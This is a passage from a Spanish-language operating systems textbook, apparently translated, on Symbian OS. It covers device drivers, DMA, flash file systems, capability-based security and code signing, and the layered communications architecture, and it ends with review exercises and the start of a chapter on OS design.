12.5.2 Extensiones del kernel

Las extensiones del kernel son drivers de dispositivos que Symbian OS carga en tiempo de inicio. Como se cargan en tiempo de inicio, son casos especiales que se necesitan tratar de manera distinta a los drivers de dispositivos normales.

Las extensiones del kernel son distintas de los drivers de dispositivos normales. La mayoría de estos drivers de dispositivos se implementan como LDDs y forman parejas con los PDDs; además se cargan cuando es necesario mediante las aplicaciones en espacio de usuario. Las extensiones del kernel se cargan en tiempo de inicio y están orientadas de manera específica a ciertos dispositivos; por lo general no forman pares con PDDs.

Las extensiones del kernel están integradas en el procedimiento de inicio. Estos drivers de dispositivos especiales se cargan e inician justo después de que inicia el programador. Implementan funciones cruciales para los sistemas operativos: servicios de DMA, administración de la pantalla, control de buses para los dispositivos periféricos (por ejemplo, el bus USB). Estos drivers se proporcionan por dos razones. En primer lugar, coinciden con las abstracciones de diseño orientado a objetos que hemos visto como característica del diseño de microkernels. En segundo lugar, permite que las plataformas separadas en las que se ejecuta Symbian OS ejecuten drivers de dispositivos especializados, los cuales habilitan el hardware para cada plataforma sin tener que volver a compilar el kernel.

12.5.3 Acceso directo a la memoria

Con frecuencia, los drivers de dispositivos hacen uso de DMA, por lo que Symbian OS acepta el uso de hardware de DMA. Este hardware consiste en un controlador de un conjunto de canales de DMA. Cada canal proporciona una sola dirección de comunicación entre la memoria y un dispositivo; por lo tanto, la transmisión bidireccional de los datos requiere dos canales de DMA. Hay por lo menos un par de canales de DMA dedicados al controlador LCD de la pantalla. Además, la mayoría de las plataformas ofrecen cierto número de canales de DMA generales.

Cuando un dispositivo transmite datos a la memoria, se activa una interrupción del sistema. El PDD utiliza el servicio de DMA que proporciona el hardware de DMA para el dispositivo transmi-

sor: la parte del dispositivo que se interconecta con el hardware. Symbian OS implementa dos niveles de software entre el PDD y el controlador de DMA: un nivel de DMA de software y una extensión del kernel que se interconecta con el hardware de DMA. El mismo nivel de DMA se divide en un nivel independiente de la plataforma y en uno dependiente. Como extensión del kernel, el nivel de DMA es uno de los primeros drivers de dispositivos que el kernel inicia durante el procedimiento de inicio.

El soporte para el DMA es complicado debido a una razón especial. Symbian OS soporta muchas configuraciones de hardware distintas, por lo cual se puede suponer una sola configuración de DMA. La interfaz para el hardware de DMA se estandariza entre una plataforma y otra, y se suministra en el nivel independiente de la plataforma. El fabricante proporciona el nivel dependiente de la plataforma y la extensión del kernel, con lo cual trata al hardware de DMA de la misma forma en que Symbian OS trata a cualquier otro dispositivo: con un driver de dispositivos en los componentes LDD y PDD. Como el hardware de DMA se ve como un dispositivo en su propio derecho, esta forma de implementar el soporte tiene sentido, debido a que es paralela a la forma en que Symbian OS admite todos los dispositivos.

12.5.4 Caso especial: medios de almacenamiento

Los drivers de los medios son una forma especial de PDD en Symbian OS, que el servidor de archivos utiliza de manera exclusiva para implementar el acceso a los dispositivos de los medios de almacenamiento. Como los teléfonos inteligentes pueden contener medios fijos y removibles, los drivers de medios deben reconocer y soportar una variedad de formas de almacenamiento. El soporte de Symbian OS para los medios incluye un LDD estándar y una API de interfaz para los usuarios.

El servidor de archivos en Symbian OS puede aceptar hasta 26 unidades distintas al mismo tiempo. Las unidades locales se distinguen mediante su letra de unidad, como en Windows.

12.5.5 Bloqueo de E/S

Symbian OS trata con el bloqueo de E/S por medio de objetos activos. Los diseñadores se dieron cuenta que el peso de todos los hilos que esperan un evento de E/S afecta a los demás hilos en el sistema. Los objetos activos permiten que el sistema operativo maneje las llamadas de bloqueo de E/S, en vez de que lo haga el mismo proceso. Los objetos activos se coordinan mediante un solo planificador y se implementan en un solo hilo.

Cuando el objeto activo utiliza una llamada de bloqueo de E/S, lo señala al sistema operativo y se suspende a sí mismo. Cuando se completa la llamada de bloqueo, el sistema operativo despierta al proceso suspendido y éste continúa su ejecución como si una función hubiera regresado con datos. La diferencia es una de perspectiva para el objeto activo. No puede llamar a una función y esperar un valor de retorno. Debe llamar a una función especial y dejar que ella establezca la E/S de bloqueo, pero debe regresar de inmediato. El sistema operativo se hace cargo de la espera.

12.5.6 Medios removibles

Los medios removibles representan un dilema interesante para los diseñadores de sistemas operativos. Cuando se inserta una tarjeta SD (Digital segura) en la ranura del lector, es un dispositivo justo igual que los demás. Necesita un controlador, un driver, una estructura de bus y tal vez se comunique con la CPU por medio de DMA. Sin embargo, el hecho de quitar este medio es un problema grave para este modelo de dispositivo: ¿cómo detecta el sistema operativo la inserción y remoción, y cómo debe tener en cuenta el modelo la ausencia de una tarjeta de medios? Para complicar más las cosas, algunas ranuras de dispositivos pueden alojar más de un tipo de dispositivo. Por ejemplo, una tarjeta SD, una tarjeta miniSD (con un adaptador) y una tarjeta MultimediaCard utilizan el mismo tipo de ranura.

Symbian OS empieza su implementación de los medios removibles con sus similitudes. Cada tipo de medio removible tiene características comunes para todos los demás:

1. Todos los dispositivos se pueden insertar y remover.
2. Todos los medios removibles se pueden remover "en caliente"; es decir, mientras están en uso.
3. Cada medio puede reportar sus capacidades.
4. Las tarjetas incompatibles se deben rechazar.
5. Cada tarjeta necesita energía.

Para aceptar medios removibles, Symbian OS proporciona controladores de software que controlan cada tarjeta admitida. Los controladores funcionan con los drivers de dispositivos para cada tarjeta, también en software. Cuando se inserta una tarjeta se crea un objeto de socket, que forma el canal a través del cual fluyen los datos. Para adaptar los cambios en el estado de la tarjeta, Symbian OS proporciona una serie de eventos que ocurren cuando los estados cambian. Los drivers de dispositivos se configuran como objetos activos para escuchar y responder a estos eventos.

12.6 SISTEMAS DE ALMACENAMIENTO

Al igual que todos los sistemas operativos orientados al usuario, Symbian OS tiene un sistema de archivos, el cual veremos a continuación.

12.6.1 Sistemas de archivos para dispositivos móviles

En términos de sistemas de archivos y almacenamiento, los sistemas operativos de los teléfonos móviles tienen muchos de los requerimientos de los sistemas operativos de los equipos de escritorio. La mayoría se implementa en entornos de 32 bits; permite a los usuarios dar nombres arbitrarios a los archivos; almacena muchos archivos que requieren cierto tipo de estructura organizada. Esto significa que es conveniente un sistema de archivos jerárquico basado en directorios. Y aun-

que los diseñadores de los sistemas operativos móviles tienen muchas opciones para los sistemas de archivos, hay una característica más que influye en su elección: la mayoría de los teléfonos móviles tienen medios de almacenamiento que se pueden compartir con un entorno Windows.

Si los sistemas de los teléfonos móviles no tuvieran medios removibles, entonces se podría utilizar cualquier sistema de archivos. Sin embargo, para los sistemas que utilizan memoria flash hay que tener en cuenta ciertas circunstancias. Los tamaños de bloque son por lo general de 512 bytes a 2048 bytes. La memoria flash simplemente no puede sobrescribir la memoria; debe borrar primero y luego escribir. Además, la unidad de eliminación es bastante ordinaria: no es posible borrar bytes, sino bloques enteros a la vez. Los tiempos de borrado para la memoria flash son relativamente largos.

Para tener en cuenta estas características, la memoria flash funciona mejor cuando hay sistemas de archivos diseñados de manera específica que esparcen las escrituras por los medios y lidian con los tiempos largos de borrado. El concepto básico es que cuando se va a actualizar el almacenamiento flash, el sistema de archivos escribe una nueva copia de los datos modificados en un bloque sin usar, reasigna los apuntadores de archivos y borra el bloque anterior más tarde, cuando tiene tiempo.

Uno de los primeros sistemas de archivos flash fue FFS2 de Microsoft, para usarlo con MS-DOS, a principios de la década de 1990. Cuando el grupo de la industria PCMCIA aprobó la especificación del Nivel de traducción de flash para la memoria flash en 1994, los dispositivos flash tenían la apariencia de un sistema de archivos FAT. Linux también cuenta con sistemas de archivos diseñados en forma especial, desde JFFS a YAFFS (*Journaling Flash File System*, Sistema de archivos flash transaccional, y *Yet Another Flash Filing System*, Otro sistema más de archivos flash).

Sin embargo, las plataformas móviles deben compartir sus medios con otras computadoras, para lo cual es necesario contar con cierta forma de compatibilidad. Los sistemas FAT se utilizan con más frecuencia. En especial FAT-16 por su tabla de asignación más corta (en vez de FAT-32) y por su uso reducido de archivos extensos.

12.6.2 Sistemas de archivos de Symbian OS

Debido a que Symbian OS es un sistema operativo para teléfonos inteligentes móviles, necesita implementar por lo menos el sistema de archivos FAT-16. Sin duda provee soporte para FAT-16 y utiliza ese sistema operativo para la mayor parte de sus medios de almacenamiento.

Sin embargo, la implementación del servidor de archivos de Symbian OS se basa en una abstracción, en forma muy parecida al sistema de archivos virtual de Linux. La orientación a objetos permite conectar objetos que implementan varios sistemas operativos al servidor de archivos de Symbian OS, con lo cual se pueden utilizar muchas implementaciones distintas de sistemas de archivos. Incluso, las distintas implementaciones pueden coexistir en el mismo servidor de archivos.

También se han creado implementaciones de los sistemas de archivos NFS y SMB para Symbian OS.

12.6.3 Seguridad y protección del sistema de archivos

La seguridad de los teléfonos inteligentes es una interesante variación en la seguridad computacional en general. Hay varios aspectos de los teléfonos inteligentes que convierten la seguridad en

algo así como un reto. Symbian OS ha realizado varias elecciones de diseño que lo diferencian de los sistemas de escritorio de propósito general y de otras plataformas de teléfonos inteligentes. En esta sección nos concentraremos en los aspectos que pertenecen a la seguridad del sistema de archivos; en la siguiente trataremos las otras cuestiones.

Considere el entorno para los teléfonos inteligentes. Son dispositivos de un solo usuario y no requieren identificación para usarlos. El usuario de un teléfono puede ejecutar aplicaciones, marcar un número telefónico y acceder a las redes; todo ello sin identificación. En este entorno, el uso de la seguridad basada en permisos es desafiante debido a que la falta de identificación significa que sólo es posible un conjunto de permisos: el mismo para todos.

En vez de permisos de usuario, la seguridad con frecuencia aprovecha otros tipos de información. En la versión 9 y posteriores de Symbian OS, las aplicaciones reciben un conjunto de capacidades al instalarse (en la siguiente sección analizaremos el proceso que decide qué capacidades otorgar a una aplicación). Este conjunto de capacidades para una aplicación se compara con el acceso que solicita. Si el acceso está en el conjunto de capacidades, entonces se otorga el acceso; en caso contrario, se rechaza. Para comparar capacidades se requiere cierta sobrecarga (la comparación se realiza en cada llamada al sistema que implique el acceso a un recurso), pero ya no existe la sobrecarga de comparar la propiedad de los archivos con el propietario de un archivo. Este sacrificio funciona bien para Symbian OS.

En Symbian OS hay algunas otras formas de seguridad para los archivos. Hay áreas del medio de almacenamiento de Symbian OS que las aplicaciones no pueden utilizar sin una capacidad especial, la cual se proporciona sólo a la aplicación que instala software en el sistema. El efecto de esto es que después de instalar las nuevas aplicaciones quedan protegidas contra el acceso que no sea del sistema (lo cual significa que los programas maliciosos que no sean del sistema, como los virus, no pueden infectar a las aplicaciones instaladas). Además, hay áreas del sistema de archivos reservadas de manera específica para ciertos tipos de manipulación de datos por parte de una aplicación (a esto se le conoce como jaulas de datos; consulte la siguiente sección).

Para Symbian OS, el uso de capacidades ha funcionado bien, así como la propiedad de los archivos para proteger el acceso a los mismos.

2.7 LA SEGURIDAD EN SYMBIAN OS

Los teléfonos inteligentes proveen un entorno que es difícil hacer seguro. Como vimos antes, son dispositivos de un solo usuario y no requieren la autenticación del mismo para usar las funciones básicas. Incluso las funciones más complicadas (como instalar aplicaciones) requieren autorización, más no autenticación. Sin embargo, se ejecutan en sistemas operativos complejos con muchas formas de enviar y recibir datos (incluyendo la ejecución de programas). Es complicado salvaguardar estos entornos.

Symbian OS es un buen ejemplo de esta dificultad. Los usuarios esperan que los teléfonos inteligentes con Symbian OS permitan cualquier tipo de uso sin necesidad de autenticación (sin necesidad de iniciar sesión ni de verificar su identidad). Aun así, como sin duda habrá experimentado el lector, un sistema operativo tan complicado como Symbian OS es muy capaz, pero también es

susceptible a los virus, gusanos y demás programas maliciosos. Las versiones de Symbian OS anteriores a la versión 9 ofrecían una seguridad tipo guardián: el sistema pedía al usuario permiso para instalar cada una de las aplicaciones. El pensamiento en este diseño era que sólo las aplicaciones instaladas por el usuario podrían causar daños en el sistema, y un usuario informado sabría qué programas podía instalar y cuáles podrían ser maliciosos. Se confiaba en el usuario que los usara con prudencia.

Este diseño de guardián tiene mucho mérito. Por ejemplo, un nuevo teléfono inteligente sin aplicaciones instaladas por el usuario sería un sistema que podría ejecutarse sin errores. Al instalar sólo aplicaciones que el usuario sabía que no eran maliciosas, se podría mantener la seguridad del sistema. El problema con este diseño es que los usuarios no siempre conocen las ramificaciones completas del software que van a instalar. Hay virus que se enmascaran como programas útiles y realizan funciones de utilidad mientras instalan en silencio código malicioso. Los usuarios normales no pueden verificar la confianza completa de todo el software disponible.

Esta verificación de la confianza es lo que provocó un rediseño completo de la seguridad de plataforma para la versión 9 de Symbian OS. Esta versión del sistema operativo mantiene el modelo del guardián, pero asume la responsabilidad de verificar el software en vez de que lo haga el usuario. Ahora cada desarrollador de software es responsable de verificar sus propias aplicaciones por medio de un proceso conocido como **firmado**, y el sistema verifica la afirmación del desarrollador. No todo el software requiere esta verificación, sino sólo el que accede a ciertas funciones del sistema. Cuando una aplicación requiere firmado, éste se lleva a cabo a través de una serie de pasos:

1. El desarrollador de software debe obtener un ID de distribuidor de un tercero en quien se confía. Estos terceros de confianza están certificados por Symbian.

2. Cuando un desarrollador produce un paquete de software y desea distribuirlo, debe enviarlo a un tercero para que lo valide. El desarrollador envía su ID de distribuidor, el software y una lista de formas en que el software accede al sistema.

3. Después, el tercero de confianza verifica que la lista de tipos de acceso del software esté completa y que no ocurra ningún otro tipo de acceso. Si el tercero puede realizar esta verificación, entonces firma ese software. Esto significa que el paquete de instalación tiene una cantidad especial de información que explica con detalle lo que hará en un sistema Symbian OS, y qué puede llegar a hacer.

4. Este paquete de instalación se envía de vuelta al desarrollador de software, para que lo distribuya a los usuarios. Observe que este método depende de la forma en que el software accede a los recursos del sistema. Symbian OS dice que para poder acceder a un recurso del sistema, un programa debe tener la capacidad de acceder a ese recurso. Esta idea de las capacidades está integrada en el kernel de Symbian OS. Cuando se crea un proceso, parte de su bloque de control registra las capacidades que se le otorgan. En caso de que el proceso trate de realizar un acceso que no se liste en estas capacidades, el kernel le denegará ese acceso.

El resultado de este proceso aparentemente elaborado para distribuir aplicaciones firmadas es un sistema de confianza, en el cual un guardián automatizado integrado en Symbian OS puede verificar el software que se va a instalar. El proceso de instalación comprueba la señalización del paquete de instalación. Si la firma del paquete es válida, el kernel otorga las capacidades a la aplicación cuando se ejecuta.

El diagrama de la figura 12-3 describe las relaciones de confianza en Symbian OS versión 9. Aquí podemos observar que hay varios niveles de confianza integrados en el sistema. Hay ciertas aplicaciones que no acceden para nada a los recursos del sistema, y por lo tanto no requieren firma. Un ejemplo de esto podría ser una aplicación simple que sólo muestre algo en la pantalla. Estas aplicaciones no son de confianza, pero no necesitan serlo. El siguiente nivel está compuesto por las aplicaciones firmadas de nivel de usuario. Estas aplicaciones firmadas sólo reciben las capacidades que necesitan. El tercer nivel de confianza está compuesto por los servidores del sistema. Al igual que las aplicaciones a nivel de usuario, estos servidores tal vez sólo necesiten ciertas capacidades para realizar sus labores. En una arquitectura de microkernel como Symbian OS, estos servidores se ejecutan a nivel de usuario y son de confianza, como las aplicaciones de nivel de usuario. Por último, hay una clase de programas que requieren una confianza completa del sistema. Este conjunto de programas tiene la habilidad total de modificar el sistema, y está compuesto por código del kernel.




Figura 12-3. Symbian OS utiliza las relaciones de confianza para implementar la seguridad.

Hay varios aspectos de este sistema que podrían parecer cuestionables. Por ejemplo, ¿es necesario este proceso elaborado (en especial cuando se requiere dinero para hacerlo)? La respuesta es sí: el sistema de firmas de Symbian OS reemplaza a los usuarios como el verificador de la integri-

dad del software, y debe realizarse una verificación real. Por ende, podría parecer que los procesos dificultan el desarrollo: ¿cada prueba en el hardware real requiere un nuevo paquete de instalación firmado? Para responder a esto, Symbian OS reconoce un firmado especial para los desarrolladores. Un desarrollador debe obtener un certificado digital firmado especial, que tiene un límite de tiempo (por lo general de 6 meses) y es específico para un teléfono digital particular. Así, el desarrollador puede crear sus propios paquetes de instalación con el certificado digital.

Además de esta función de guardián en la versión 9, Symbian OS emplea algo conocido como **jaulas de datos**, donde los datos se organizan en ciertos directorios. El código ejecutable existe sólo en un directorio (por ejemplo) en el que sólo la aplicación de instalación de software puede escribir. Además, los datos escritos por las aplicaciones se pueden escribir sólo en un directorio, el cual es privado e inaccesible para los otros programas.

12.8 LA COMUNICACIÓN EN SYMBIAN OS

Symbian OS está diseñado con criterios específicos en mente y se puede caracterizar por las comunicaciones controladas por eventos, mediante el uso de relaciones cliente/servidor y las configuraciones basadas en una pila.

12.8.1 Infraestructura básica

La infraestructura de comunicación de Symbian OS se basa en componentes básicos. La figura 12-4 muestra una forma muy genérica de esta infraestructura. Considere este diagrama como punto inicial para un modelo organizacional. En la parte inferior de la pila hay un dispositivo físico conectado en cierta forma a la computadora. Este dispositivo podría ser un módem de teléfono móvil o un transmisor de radio Bluetooth embebido (incrustado) en un comunicador. Aquí no estamos interesados en los detalles del hardware, por lo que consideraremos este dispositivo físico como una unidad abstracta que responde a los comandos del software en la forma apropiada.

El siguiente nivel, el primero que nos interesa, es el del driver de dispositivo. Ya hemos recalcado la estructura de los drivers de dispositivos; el software en este nivel se preocupa por trabajar de manera directa con el hardware a través de las estructuras LDD y PDD. El software en este nivel es específico para el hardware, y cada nueva pieza de hardware requiere un nuevo driver de dispositivo como interfaz. Se requieren distintos drivers para las diiferentes unidades de hardware, pero todas deben implementar la misma interfaz para los niveles superiores. El nivel de implementación de protocolos esperará la misma interfaz, sin importar qué hardware se utilice.

El siguiente nivel es el de implementación de protocolos, el cual contiene las implementaciones de los protocolos que admite Symbian OS. Estas implementaciones asumen una interfaz de driver de dispositivo con el nivel inferior y proveen una sola interfaz unificada para el nivel de aplicación superior. Por ejemplo, éste es el nivel que implementa las suites de protocolos Bluetooth y TCP/IP, además de otros protocolos.




Figura 12-4. La comunicación en Symbian OS tiene una estructura orientada a bloques.

Por último, el nivel de aplicación es el más superior. Este nivel contiene la aplicación que debe utilizar la infraestructura de comunicación. La aplicación no sabe mucho sobre la forma en que se implementan las comunicaciones. Sin embargo, realiza el trabajo necesario para informar al sistema operativo sobre los dispositivos que utilizará. Una vez que los drivers están instalados, la aplicación no los utiliza en forma directa, sino que se basa en las APIs del nivel de implementación de protocolos para controlar los verdaderos dispositivos.

12.8.2 Un análisis más detallado de la infraestructura

En la figura 12-5 se muestra un análisis más detallado de los niveles en esta infraestructura de comunicación de Symbian OS. Este diagrama se basa en el modelo genérico de la figura 12-4, cuyos bloques se subdividieron en unidades operacionales que representan a los que utiliza Symbian OS.

El dispositivo físico

Primero hay que tener en cuenta que el dispositivo no se ha cambiado. Como dijimos antes, Symbian OS no tiene control sobre el hardware. Por lo tanto, aloja el hardware a través de este diseño de la API en niveles, pero no especifica cómo se diseña y construye el hardware en sí. En realidad esto es una ventaja para Symbian OS y sus desarrolladores. Al ver el hardware como una unidad abstracta y diseñar la comunicación alrededor de esta abstracción, los diseñadores de Symbian OS aseguran que dicho sistema operativo pueda manejar la amplia variedad de dispositivos disponibles en la actualidad, y que también pueda alojar el hardware del futuro.




Figura 12-5. La estructura de comunicación en Symbian OS tiene un conjunto extenso de características.

La capa de driver de dispositivo

Esta capa se ha dividido en dos niveles en la figura 12-5. El nivel PDD se interconecta de manera directa con el dispositivo físico (como vimos antes) a través de un puerto de hardware específico. El nivel LDD se interconecta con el nivel de implementación de protocolos e implementa las directivas de Symbian OS relacionadas con el dispositivo. Estas directivas incluyen el uso de búferes de entrada y salida, los mecanismos de interrupciones y el control del flujo.

La capa de implementación de protocolos

En la figura 12-5 se han agregado varias subcapas al nivel de implementación de protocolos. Se utilizan cuatro tipos de módulos para la implementación de protocolos:

Módulos CSY El nivel más bajo en las capas de implementación de protocolos es el servidor de comunicación, o módulo CSY. Dicho módulo se comunica de manera directa con el hardware a través de la porción del driver de dispositivo correspondiente al PDD, e implementa los diversos aspectos de bajo nivel de los protocolos. Por ejemplo, tal vez un protocolo requiera una transferencia de datos puros al dispositivo de hardware, o especifique una transferencia de búfer de 7 u 8 bits. El módulo CSY maneja estos modos.

Módulos TSY La telefonía abarca una gran parte de la infraestructura de comunicaciones, y se utilizan módulos especiales para implementarla. Los módulos del servidor de telefonía (TSY) implementan la funcionalidad de telefonía. Los TSYs básicos pueden soportar funciones telefónicas estándar (por ejemplo, hacer y terminar llamadas) en una amplia variedad de hardware. Los TSYs más avanzados pueden soportar hardware telefónico avanzado, como los que soportan la funcionalidad GSM.

Módulos PRT Los módulos centrales que se utilizan para implementar protocolos son los módulos de protocolos, o módulos PRT. Los servidores utilizan dichos módulos para implementar protocolos. Un servidor crea una instancia de un módulo PRT cuando intenta usar ese protocolo. Por ejemplo, la suite TCP/IP de protocolos se implementa mediante el módulo TCPIP.PRT. Los protocolos de Bluetooth se implementan mediante el módulo BT.PRT.

MTMs Como Symbian OS está diseñado de manera específica para la mensajería, los arquitectos construyeron un mecanismo para manejar mensajes de todo tipo. Estos manejadores de mensajes se conocen como módulos de tipos de mensajes, o MTMs. El manejo de mensajes tiene muchos aspectos distintos, y los MTMs deben implementar cada uno de estos aspectos. Los MTMs de interfaz de usuario deben implementar las diversas formas en que los usuarios verán y manipularán mensajes, desde la forma en que un usuario lee un mensaje, hasta la manera en que se le notifica sobre el progreso del envío de un mensaje. Los MTMs del lado cliente manejan los procesos de dirigir, crear y responder a los mensajes. Los MTMs del lado servidor deben implementar la manipulación orientada a objetos de los mensajes, incluyendo la manipulación de carpetas y la manipulación específica para los mensajes.

Estos módulos se basan en cada uno de los otros módulos de varias formas, dependiendo del tipo de comunicación que se utilice. Por ejemplo, las implementaciones de los protocolos que utilizan Bluetooth sólo utilizan módulos PRT encima de los drivers de dispositivo. Ciertos protocolos IrDA hacen esto también. Las implementaciones de TCP/IP que utilizan PPP se basan en los módulos PRT, además de un módulo TSY y un módulo CSY. Las implementaciones de TCP/IP sin PPP por lo general no utilizan un módulo TSY o un módulo CSY, pero sí vinculan un módulo PRT a un driver de dispositivo de red.

Modularidad de la infraestructura

La modularidad de este modelo basado en pilas es útil para los implementadores. La calidad abstracta del diseño en niveles debe ser evidente a través de los ejemplos que acabamos de mostrar. Considere la implementación de la pila TCP/IP. Una conexión PPP puede ir directamente a un módulo CSY, elegir una implementación GSM o TSY de módem regular, que a su vez pasa por un módulo CSY. Cuando el futuro traiga una nueva tecnología de telefonía, la estructura existente seguirá en funcionamiento y se requerirá sólo agregar un módulo TSY para la implementación de la nueva telefonía. Además, para ajustar con detalle la pila del protocolo TCP/IP no se requiere alterar

ninguno de los módulos de los que depende; simplemente se ajusta el módulo PRT de TCP/IP y se deja el resto igual. Esta modularidad extensiva significa que el nuevo código se adhiere con facilidad a la infraestructura, el código antiguo se descarta con facilidad y el código existente se puede modificar sin tener que trastornar todo el sistema o requerir reinstalaciones extensivas.

Por último, en la figura 12-5 se han agregado subcapas al nivel de aplicación. Hay módulos CSY que las aplicaciones utilizan como interfaces para los módulos de protocolos en sus implementaciones. Aunque podemos considerar estos módulos como partes de las implementaciones de protocolos, es un poco más conveniente considerarlas como aplicaciones asistentes. Aquí un ejemplo podría ser una aplicación que utiliza IR para enviar mensajes SMS a través de un teléfono móvil. Esta aplicación utilizaría un módulo CSY IRCOMM en el lado de aplicación, el cual utiliza una implementación de SMS envuelta en un nivel de implementación de protocolos. De nuevo, la modularidad de todo este proceso es una gran ventaja para las aplicaciones que se necesitan enfocar en lo que hacen mejor, y no en el proceso de comunicaciones.

12.9 RESUMEN

Symbian OS se diseñó como un sistema operativo orientado a objetos para las plataformas de teléfonos inteligentes. Tiene un diseño de microkernel que utiliza un núcleo de nanokernel muy pequeño, e implementa sólo las funciones del kernel más rápidas y primitivas. Symbian OS emplea una arquitectura cliente/servidor que coordina el acceso a los recursos del sistema con servidores en espacio de usuario. Aunque está diseñado para teléfonos inteligentes, Symbian OS tiene muchas características de un sistema operativo de propósito general: procesos e hilos, administración de la memoria, soporte para un sistema de archivos y una infraestructura de comunicaciones extensa. Symbian OS implementa ciertas características únicas; por ejemplo, los objetos activos hacen mucho más eficiente la espera de los eventos externos, la falta de memoria virtual hace más desafiante la administración de la memoria y el soporte a la orientación a objetos en los drivers de dispositivos utiliza un diseño abstracto de dos capas.

PROBLEMAS

1. Para cada uno de los siguientes ejemplos de servicios, describa si se debe considerar una operación en espacio de kernel o en espacio de usuario (por ejemplo, en un servidor del sistema) para un sistema operativo de microkernel como Symbian OS:

1. Programar un hilo para ejecutarlo
2. Imprimir un documento
3. Responder a una consulta de descubrimiento de Bluetooth
4. Administrar el acceso de un hilo a la pantalla
5. Reproducir un sonido cuando llegue un mensaje de texto
6. Interrumpir la ejecución para responder a una llamada telefónica

2. Haga una lista de tres mejoras en la eficiencia debido a un diseño de microkernel.

3. Haga una lista de tres problemas de eficiencia debido a un diseño de microkernel.

4. Symbian OS dividió el diseño de su kernel en dos niveles: el nanokernel y el kernel de Symbian OS. Los servicios como la administración dinámica de la memoria se consideraban demasiado complicados para el nanokernel. Describa los componentes complicados de la administración dinámica de la memoria y por qué no podrían funcionar en un nanokernel.

5. Analizamos los objetos activos como una forma de mejorar la eficiencia del procesamiento de la E/S. ¿Cree usted que una aplicación podría utilizar *varios* objetos activos al mismo tiempo? ¿Cómo reaccionaría el sistema cuando varios eventos de E/S requirieran acción?

6. ¿La seguridad en Symbian OS se enfoca en la instalación y en que Symbian firme las aplicaciones? ¿Podría haber un caso en el que una aplicación se colocara en almacenamiento para ejecutarla sin ser instalada? (*Sugerencia*: Piense en todos los posibles puntos de entrada de datos para un teléfono móvil).

7. En Symbian OS, la protección de los recursos compartidos basada en servidor se utiliza en forma extensa. Liste tres ventajas que tiene este tipo de coordinación de los recurso en el entorno de microkernel. Haga sus conjeturas en cuanto a la forma en que cada una de sus ventajas podría afectar a una arquitectura de kernel distinta.

13

DISEÑO DE SISTEMAS OPERATIVOS

En los 12 capítulos anteriores tratamos muchos temas y analizamos gran cantidad de conceptos y ejemplos relacionados con los sistemas operativos. El diseño de estos presenta características específicas. En este capítulo daremos un vistazo rápido a algunas de las cuestiones y sacrificios que los diseñadores de sistemas operativos deben considerar al diseñar e implementar un nuevo sistema.

Hay cierta cantidad de folclore sobre lo que es bueno y lo que es malo en las comunidades de los sistemas operativos, pero es sorprendente que se haya escrito tan poco sobre ello. Tal vez el libro más importante sea *The Mythical Man Month* (*El mítico hombre-mes*), una obra clásica de Fred Brooks en la que relata sus experiencias en el diseño y la implementación del OS/360 de IBM. La edición del 20 aniversario revisa parte de ese material y agrega cuatro nuevos capítulos (Brooks, 1995).

Tres documentos clásicos sobre el diseño de sistemas operativos son "Hints for Computer System Design" (Lampson, 1984), "On Building Sistems That Hill Fail" (Corbató, 1991) y "End-to-End Arguments in System Design" (Saltzer y colaboradores, 1984). Al igual que el libro de Brooks, los tres documentos han sobrevivido el paso de los años extremadamente bien; la mayoría de sus ideas siguen siendo tan válidas ahora como la primera vez que se publicaron.

